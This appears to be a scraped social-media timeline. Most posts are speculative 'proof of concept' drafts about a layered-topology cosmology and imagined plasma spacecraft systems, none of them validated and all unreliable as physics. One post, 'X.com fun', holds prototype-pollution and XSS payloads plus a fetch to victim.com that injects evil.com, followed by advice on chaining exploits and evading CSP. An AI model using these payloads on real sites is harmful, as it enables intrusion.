
Joined May 2022
- Tweets 7,658
- Following 864
- Followers 1,058
- Likes 20,983
1,236 Photos and videos






Jun 13
LTUM
Layered Topology Universe Model
Proof of Concept
Abstract
The Layered Topology Universe Model (LTUM) proposes that observed spacetime may represent only a single layer within a larger multi-dimensional topological structure.
Under LTUM, black holes and wormholes are not merely gravitational phenomena but may function as topological interfaces between layered regions of reality.
The model suggests that matter, energy, light, and information may traverse hidden geometric pathways inaccessible to observers confined within a single spacetime layer.
Core Premise
Current cosmology assumes that distance is measured entirely within observable spacetime.
LTUM proposes:
Distance inside a universe may not represent true distance within the larger topological structure.
Two locations appearing billions of light-years apart may be adjacent within higher-dimensional geometry.

Wrapping Paper Analogy
Consider a two-dimensional observer living on wrapping paper covering the inside of a box.
The observer perceives:
a continuous surface
local geometry
local motion
The observer cannot perceive:
folds
overlaps
hidden connections
the shape of the box itself
A higher-dimensional observer can fold the paper so distant regions become neighbors.
The inhabitants of the paper would interpret such connections as paradoxical.
Black Holes as Interfaces
Traditional View:
Black holes are regions where spacetime curvature prevents light from escaping.
LTUM View:
Black holes may act as interface points where spacetime folds into deeper topological layers.
Matter entering a black hole is not necessarily destroyed.
Instead it may be transferred into:
intermediary spaces
parallel topological regions
nested universes
transit geometries
Wormhole Navigation Problem
Traditional wormhole models assume:
Point A → Wormhole → Point B
LTUM proposes:
Point A → Interface Layer → Transit Layer(s) → Exit Layer → Point B
Travel through a wormhole may therefore require navigation through multiple intermediary geometries rather than a simple shortcut.
Information Preservation
LTUM remains agnostic on whether information is:
preserved
transformed
encrypted
redistributed
Observed Hawking-like radiation may represent a projection of information exchange occurring between layers.
Black Hole Diversity
Different black holes may connect to different topological structures.
Examples:
spherical topologies
toroidal topologies
prism-like topologies
folded manifold structures
As a result, identical black holes may not necessarily lead to identical destinations.
Cosmological Collapse Interpretation
Rather than expanding forever, LTUM considers the possibility that matter gradually migrates through interface points.
Over sufficiently long timescales:
stars collapse
galaxies merge
black holes consume matter
black holes merge
The universe may eventually transition into a state dominated by interface structures.
Fermi Paradox Implications
Advanced civilizations may not be absent.
Instead they may:
migrate through topological layers
become inaccessible to conventional observation
utilize transit regions outside observable spacetime
Interstellar travel may therefore evolve into inter-topological navigation.
Observable Predictions
For LTUM to become testable, it must produce observations distinct from standard cosmology.
Potential signatures include:
anomalous black hole energy behavior
unexpected gravitational-wave correlations
topological patterns in large-scale structure
evidence of information redistribution
nonlocal correlations between distant regions
Philosophical Implication
The universe may not be a container of objects.
It may instead be one layer of a larger connected structure whose full geometry remains hidden from observers confined within a single dimension of reality.
Under LTUM, black holes become not merely endpoints but gateways into deeper topological architecture.
Status
Classification:
Cosmological Framework
Technology Readiness:
Conceptual
Experimental Validation:
None
Primary Purpose:
Provide a theoretical framework for black holes, wormholes, hidden topology, and potential explanations for the Fermi Paradox.
Version:
0.1 Concept Draft
25
Jun 13
PALID
Plasma-Aided Lateral Interchange Dock
Proof of Concept Draft
1. Concept Summary
PALID, short for Plasma-Aided Lateral Interchange Dock, is a speculative spacecraft cargo and personnel transfer system that uses electromagnetic field corridors, superconducting guide structures, and plasma-assisted stabilization to move objects laterally between vessels, stations, or orbital platforms.
PALID is not a conventional docking tube.
Instead, it functions as a temporary field-guided transfer lane.
Core principle:
Do not physically dock every transfer.
Create a controlled electromagnetic corridor and let the payload ride the field.
2. Purpose
PALID is designed for situations where full mechanical docking is inefficient, risky, or unnecessary.
Potential uses:
Cargo transfer between ships
Personnel capsule transfer
Emergency evacuation
Station-to-ship logistics
Drone deployment and recovery
Ammunition or module transfer
Hazardous material transfer
3. System Architecture
PALID consists of six major subsystems.
A. Sender Dock Node
The origin platform contains:
superconducting launch cradle
magnetic alignment coils
plasma field injector
payload lock
stabilization sensors
Purpose:
Prepare and release the transfer pod.
B. Receiver Dock Node
The receiving platform contains:
magnetic capture cradle
field dampening ring
kinetic braking system
docking clamps
pressure interface
Purpose:
Catch, stabilize, and secure the arriving payload.
C. Plasma-Aided Field Corridor
A temporary plasma-assisted electromagnetic guide path is formed between the sender and receiver.
The plasma does not carry the payload directly.
Instead, the plasma helps define and stabilize the electromagnetic field geometry.
D. Superconducting Transfer Pod
Cargo or personnel ride inside a shielded pod.
The pod contains:
superconducting coupling bands
inertial dampening frame
emergency microthrusters
communication beacon
thermal protection shell
The pod couples to the corridor like a maglev train couples to a track.
E. Data Synchronization Beam
A parallel data stream transmits:
field phase timing
velocity profile
pod telemetry
corridor stability data
receiver lock status
emergency abort commands
The data stream acts as the nervous system of the corridor.
F. Corridor Control Computer
A dedicated controller handles:
field alignment
plasma density
pod acceleration
corridor curvature
receiver capture timing
emergency shutdown
4. Operating Principle
PALID uses a controlled field path rather than a hard structure.
The transfer sequence:
Align
Sender and receiver establish relative position.
Handshake
Data beam synchronizes both dock nodes.
Corridor Formation
Plasma-assisted electromagnetic fields form a temporary guide path.
Pod Coupling
The superconducting pod locks onto the corridor field.
Launch
The sender cradle accelerates the pod laterally.
Guided Transit
The pod rides the field corridor.
Capture
Receiver field slows and centers the pod.
Dock
Pod locks into the receiver cradle.
Collapse
Corridor shuts down after transfer.
5. Functional Modes
Mode A — Cargo Interchange
Standard transfer of sealed cargo modules between platforms.
Mode B — Personnel Transfer
A shielded capsule moves crew between vessels without full docking.
Requires stricter acceleration limits and redundant capture systems.
Mode C — Emergency Evacuation
Rapid pod launch from damaged ship to rescue platform.
Prioritizes speed over comfort.
Mode D — Drone Launch/Recovery
PALID acts as a field-assisted launch and catch system for small autonomous vehicles.
Mode E — Hazardous Transfer
Toxic, radioactive, hot, or unstable payloads move without exposing crew or docking hardware.
6. Relationship to MIRANDA and Ghoststep
PALID builds on the same field concepts used in MIRANDA and Ghoststep.
MIRANDA:
controls plasma exhaust direction using rotating electromagnetic field topology.
Ghoststep:
uses helical plasma bursts for lateral movement.
PALID:
stretches the same logic into a controlled transfer corridor.
Where MIRANDA moves the ship and Ghoststep dodges threats, PALID moves payloads.
7. Field Logic
The corridor behaves like a temporary magnetic rail.
Conceptually:
Strong field zones = walls
Weak controlled null = lane
Plasma sheath = stabilizer
Superconducting pod = rider
Data beam = timing controller
The payload does not fly freely.
It is guided by field gradients.
8. Advantages
Potential benefits:
Reduces need for full docking
Enables fast cargo transfer
Keeps hazardous material away from hulls
Allows side-by-side ship logistics
Supports emergency rescue
Reduces mechanical docking wear
Enables modular fleet operations
9. Limitations
PALID is not magic teleportation.
Major limits include:
corridor length
power demand
relative ship motion
field instability
plasma dispersion
pod mass
acceleration tolerance
receiver capture reliability
Long-distance PALID lanes would require relay nodes or very high field control precision.
10. Failure Modes
Possible failures:
corridor collapse
pod decoupling
receiver lock failure
plasma instability
data beam loss
uncontrolled lateral drift
over-acceleration
thermal overload
electromagnetic interference
Worst-case failure:
The pod exits the field corridor before receiver capture.
This requires emergency pod thrusters and autonomous recovery protocols.
11. Safety Requirements
PALID requires:
redundant receiver locks
emergency pod braking
backup microthrusters
abort corridor
collision prediction
autonomous pod control
human-safe acceleration limits
thermal shielding
radiation monitoring
field cutoff logic
Personnel transfer should require triple-confirmed lock before launch.
12. Simulation Plan
Initial software simulation should model:
Two moving spacecraft reference frames
Field corridor geometry
Pod coupling strength
Plasma sheath stability
Launch acceleration
Receiver braking
Failure under misalignment
Emergency abort paths
Variables:
distance between vessels
relative velocity
pod mass
field strength
plasma density
corridor curvature
data latency
receiver capture strength
13. Minimum Viable Prototype
The first MVP should not use plasma.
Start with a magnetic rail analog:
superconducting or magnetically coupled test pod
short guide corridor
sender coil
receiver coil
telemetry loop
automated braking field
Then add plasma simulation later.
MVP success criteria:
pod launches predictably
pod follows field path
receiver captures pod
failure conditions are detected
corridor can be collapsed safely
14. Conclusion
PALID proposes a plasma-assisted magnetic transfer system for moving cargo, drones, or personnel between spacecraft without requiring full mechanical docking.
It is best understood as a temporary electromagnetic railway formed between two controlled endpoints.
Core principle:
The dock is not a door.
The dock is a field path.
27
Jun 13
X.com fun
const payload = '{"__proto__":{"polluted":"yes"}}';
const obj = JSON.parse(payload);
console.log(obj.polluted); // "yes" if vulnerable
// Test if ASSETS can be manipulated
fetch('victim.com/api/assets', {
method: 'POST',
body: JSON.stringify({ ASSETS: 'evil.com' })
});
function merge(target, source) {
for (let key in source) target[key] = source[key];
}
merge({}, {__proto__: {xss: "alert(1)"}});
1. Prototype Pollution - Confirmed via `JSON.parse()` with `__proto__` manipulation. The `obj.polluted` returns `"yes"`, indicating a vulnerable prototype chain.
2. CSP Bypass Attempt - The `fetch()` to `victim.com/api/assets` was blocked by CSP, preventing direct exploitation. The policy restricts connections to a strict whitelist.
3. Merge Function Vulnerability - The `merge()` function blindly copies properties, including `__proto__`, making it susceptible to prototype pollution.
Recommendations for Chaos:
- Prototype Pollution Exploitation: Chain with other vulnerabilities (e.g., XSS via polluted properties).
- CSP Evasion: Test if the CSP can be bypassed via JSONP, CORS misconfigurations, or other vectors.
- Server-Side Impact: If the backend merges user input, craft malicious payloads to alter object behavior.
19
Jun 12
MIRANDA
Multi-Inert Rotational Asynchronous Null-Directional Assembly
Proof of Concept Draft
1. Executive Summary
MIRANDA is a speculative spacecraft propulsion and maneuvering architecture designed to provide omnidirectional thrust vectoring using a single primary propulsion assembly.
Instead of relying on numerous external maneuvering thrusters distributed across a spacecraft hull, MIRANDA attempts to manipulate plasma exhaust geometry through multiple rotating electromagnetic confinement systems.
The objective is to transform a conventional rear-mounted propulsion system into a dynamic thrust-vectoring engine capable of:
Forward propulsion
Lateral translation
Rotational correction
Precision maneuvering
Emergency evasive displacement
Attitude stabilization
Core principle:
Do not steer the spacecraft with separate thrusters.Steer the exhaust before it leaves the engine.
2. System Architecture
MIRANDA consists of three major assemblies.
Primary Core
The center assembly contains:
Plasma generation region
Compression chamber
Counter-rotating magnetic containment structures
Main thrust channel
Purpose:
Generate the primary propulsion stream.
Outer Rotational PTEC Assemblies
Two independent PTEC containment rings surround the primary core.
Functions:
Field shaping
Directional biasing
Plasma steering
Stability correction
Each assembly rotates asynchronously.
Neither assembly is mechanically synchronized.
The phase relationship is controlled electronically.
Vector Control Layer
The outer field layer creates directional pressure gradients within the exhaust stream.
Instead of changing engine orientation, MIRANDA changes:
Exhaust density
Exhaust velocity
Exhaust direction
before discharge.
3. Operating Principle
Phase 1 — Core Ignition
The central plasma chamber generates the primary reaction mass stream.
The stream is magnetically compressed.
Phase 2 — Counter-Rotation
The core field rotates in one direction.
Example:
Clockwise
The secondary field rotates in the opposite direction.
Example:
Counterclockwise
This creates a dynamic field interaction region.
Phase 3 — Asynchronous Offset
The outer PTEC assemblies intentionally drift out of phase.
The resulting field asymmetry generates directional pressure differences.
This creates controllable null regions and compression regions.
Phase 4 — Vector Formation
By changing field timing:
Left thrust bias
Right thrust bias
Upward thrust bias
Downward thrust bias
can be created.
The exhaust plume bends accordingly.
Phase 5 — Discharge
The plasma stream exits through the primary nozzle.
Because the stream is already biased internally:
the discharge vector differs from the physical engine axis.
4. Null-Directional Theory
MIRANDA relies on controlled null formation.
A null region is a temporary low-field area generated between overlapping electromagnetic structures.
These nulls are not failures.
They are intentionally created steering channels.
The plasma naturally follows the path of least magnetic resistance.
MIRANDA uses moving nulls as guidance rails.
Conceptually:
Strong field = wall
Weak field = corridor
Moving corridor = steering mechanism
5. Maneuver Modes
Mode A — Cruise
All fields balanced.
Maximum forward thrust.
Minimum steering input.
Mode B — Vector Translation
One side of the exhaust receives increased compression.
Result:
Lateral motion.
Mode C — Rapid Attitude Control
High-frequency phase adjustments.
Used for:
Pitch
Roll
Yaw
correction.
Mode D — Evasive Pulse
Stored plasma energy is discharged asymmetrically.
Creates rapid trajectory correction.
Mode E — Station Keeping
Micro-adjustments maintain orientation without dedicated maneuvering jets.
6. Advantages
Potential benefits:
Fewer external thrusters
Reduced system complexity
Reduced exposed hardware
Centralized propulsion management
Higher maneuver authority
Faster response time
Improved redundancy
The spacecraft effectively turns its main engine into its steering system.
7. Integration with Lazarus Systems
MIRANDA can interface directly with:
LCOP
Lazarus Cross-Orbit Plasma Cradle
Provides:
Plasma storage
Compression
Surge management
PISD
Plasma Inert Spherical Discharge
Provides:
Plasma buffering
Shield feed
Emergency discharge
Lazarus Plasmoid Lance
Provides:
Directed discharge
High-energy release systems
8. Failure Modes
Potential hazards:
Phase Desynchronization
Field timing drifts beyond tolerance.
Result:
Unstable exhaust.
Null Collapse
Directional corridor disappears.
Result:
Turbulent discharge.
Plasma Reattachment
Plasma contacts containment surfaces.
Result:
Thermal damage.
Vector Runaway
Bias system locks in one direction.
Result:
Uncommanded acceleration.
Coil Quench
Superconducting system loses containment capability.
Result:
Emergency shutdown required.
9. Simulation Requirements
Initial simulations should model:
Magnetic field topology
Counter-rotation effects
Phase drift
Null formation
Exhaust steering
Stability under load
Plasma confinement duration
Directional vector generation
Variables:
Rotation speed
Phase offset
Field strength
Plasma density
Exhaust velocity
Nozzle geometry
10. Success Criteria
MIRANDA is considered successful if:
Exhaust direction can be altered without nozzle movement.
Lateral force generation is measurable.
Stable steering corridors form consistently.
Null regions remain controllable.
Maneuver authority exceeds traditional reaction-control systems.
Conclusion
MIRANDA proposes a propulsion architecture where steering is achieved through rotating electromagnetic field topology rather than external maneuvering thrusters.
The system transforms the engine itself into an active vector-control device by creating dynamic null corridors and controlled plasma biasing inside the propulsion stream.
Guiding Principle:
"Do not move the engine to steer the exhaust.
Move the exhaust to steer the ship."
50
Jun 12
PISD — Plasma Inert Spherical Discharge
Proof of Concept Draft
1. Concept Summary
PISD, short for Plasma Inert Spherical Discharge, is a speculative plasma control architecture that uses a spherical electromagnetic field structure to temporarily contain, redirect, and discharge plasma in controlled bursts.
The system is built around the idea of forming a dynamic spherical plasma shell around a central containment region. Instead of allowing plasma to discharge randomly, PISD uses rotating field nodes to create controlled “inert pockets” where plasma can be held, compressed, redirected, or vented.
Core principle:
Do not store plasma in a tank.
Store plasma in a moving electromagnetic geometry.
2. System Architecture
PISD consists of five major components:
Spherical Field Housing
Outer containment boundary.
Defines the active plasma shell.
Prevents uncontrolled wall contact.
PTEC Field Nodes
Arranged around the sphere.
Operate in opposing pairs.
Rotate, oscillate, or phase-shift to move confinement zones.
Central Plasma Well
Inner region where plasma density is temporarily stabilized.
Acts as the main energy reservoir.
Inert Discharge Pockets
Temporary low-instability zones formed by overlapping magnetic fields.
Used for controlled release, shielding, or directional impulse.
Directional Vent Gates
Controlled discharge paths.
Allow plasma to be expelled as thrust, shielding flow, or emergency heat dump.
3. Operating Principle
The PISD system creates a moving spherical magnetic topology.
Plasma is injected into the central well. The field nodes rotate around the shell, creating temporary regions where plasma pressure is balanced long enough to be redirected.
The system cycle:
Inject
Plasma enters the central well.
Cradle
Spherical fields compress and stabilize the plasma.
Phase
PTEC nodes rotate or pulse to form inert pockets.
Bias
One region of the sphere is strengthened or weakened.
Discharge
Plasma exits through a controlled vent path.
Recover
Fields reset and stabilize the remaining plasma.
4. Functional Modes
Mode A — Containment Mode
Purpose: temporarily hold plasma in the central well.
Use cases:
reactor buffering
energy surge absorption
plasma storage
emergency system stabilization
Mode B — Spherical Shield Mode
Purpose: distribute plasma around the shell as an active defensive layer.
Use cases:
radiation shielding
charged particle deflection
thermal dispersion
micrometeorite plasma erosion shielding
Mode C — Directional Discharge Mode
Purpose: vent plasma through a selected pocket.
Use cases:
thrust vectoring
side-step maneuvering
emergency attitude correction
evasive impulse bursts
Mode D — Heat Dump Mode
Purpose: remove dangerous thermal load from internal systems.
Use cases:
reactor overheat control
weapon cooling
emergency coolant substitute
thermal bloom diversion
Mode E — Plasmoid Formation Mode
Purpose: compress plasma into a short-lived magnetized packet.
Use cases:
plasma lance feed
directed energy discharge
shield disruption
high-energy experimental propulsion
5. Field Logic
PISD depends on field timing rather than raw field strength alone.
Basic logic:
Outer shell field: containment boundary
Inner well field: plasma stabilization
Rotating PTEC nodes: pocket formation
Bias field: directional release
Vent gate: discharge path
Poorly phased fields create turbulence.
Properly phased fields create a moving confinement geometry.
The goal is not to freeze plasma in place.
The goal is to keep plasma from finding a stable escape path.
6. Key Hypothesis
Primary hypothesis:
A rotating spherical electromagnetic topology can create temporary inert plasma pockets that allow controlled storage and discharge of high-energy plasma.
Secondary hypothesis:
These pockets can be biased to function as thrust ports, shield reinforcement zones, or heat discharge channels.
7. Use Cases
Spacecraft Maneuvering
PISD can act as a burst-maneuver system.
Example:
Plasma is stored in the spherical well.
A right-side discharge pocket opens.
Plasma vents laterally.
The craft shifts left.
Defensive Shielding
PISD can distribute charged plasma across an outer shell to reduce incoming charged particle exposure.
This could assist with:
radiation management
charged debris deflection
thermal load spreading
Heat Shielding
During high-heat events, PISD can move plasma and thermal energy around the shell instead of allowing one point to overload.
Power Rerouting
PISD can behave like a plasma capacitor, temporarily absorbing excess energy and releasing it into selected systems.
Plasmoid Weapon Feed
The system can pre-compress plasma before feeding a lance, nozzle, or discharge channel.
8. Failure Modes
Potential failure modes include:
plasma wall contact
magnetic null collapse
field desynchronization
spherical pocket collapse
runaway discharge
unintended thrust event
thermal overload
coil quench
electromagnetic interference
containment inversion
Critical failure:
The inert pocket becomes unstable and turns into an uncontrolled plasma discharge path.
9. Safety and Control Requirements
PISD requires:
real-time magnetic field monitoring
plasma density measurement
temperature monitoring
discharge path prediction
emergency venting
quench protection
redundant containment loops
shielded control electronics
automatic shutdown logic
fast phase correction
Control timing must operate at extremely high speed because plasma instability can develop faster than mechanical systems can react.
10. Simulation Plan
The first PISD prototype should be software-only.
Simulation goals:
Model spherical field overlap.
Identify stable and unstable pocket regions.
Test rotating PTEC node patterns.
Simulate plasma drift.
Test discharge biasing.
Compare static sphere vs rotating sphere stability.
Model vent path behavior.
Measure confinement duration.
Variables:
shell radius
field strength
node count
node phase offset
rotation frequency
plasma temperature
plasma density
vent gate size
discharge angle
bias strength
11. Minimum Viable Prototype
The MVP should not attempt real plasma containment.
MVP should simulate:
field geometry
pocket formation
stability regions
discharge paths
node phasing
failure states
Success criteria:
simulated field pockets form predictably
pockets move controllably around the sphere
directional discharge paths can be biased
rotating topology outperforms static topology
failure conditions are detectable before total collapse
12. Development Path
Phase 1:
Field geometry simulation
Phase 2:
Plasma drift approximation
Phase 3:
Pocket stability modeling
Phase 4:
Directional discharge simulation
Phase 5:
Shield/heat/radiation use-case modeling
Phase 6:
Integration with Lazarus Cross-Orbit Plasma Cradle concepts
13. Conclusion
PISD proposes a spherical plasma control system that does not rely on physical containment or static magnetic fields alone.
Its value comes from creating moving electromagnetic structures that form temporary inert pockets inside a plasma shell.
In theory, the system could support:
burst propulsion
emergency maneuvering
radiation shielding
heat shielding
reactor surge buffering
plasma weapon feeding
defensive plasma shells
Core principle:
Plasma is not controlled by force alone.
Plasma is controlled by timing, topology, and release geometry.
42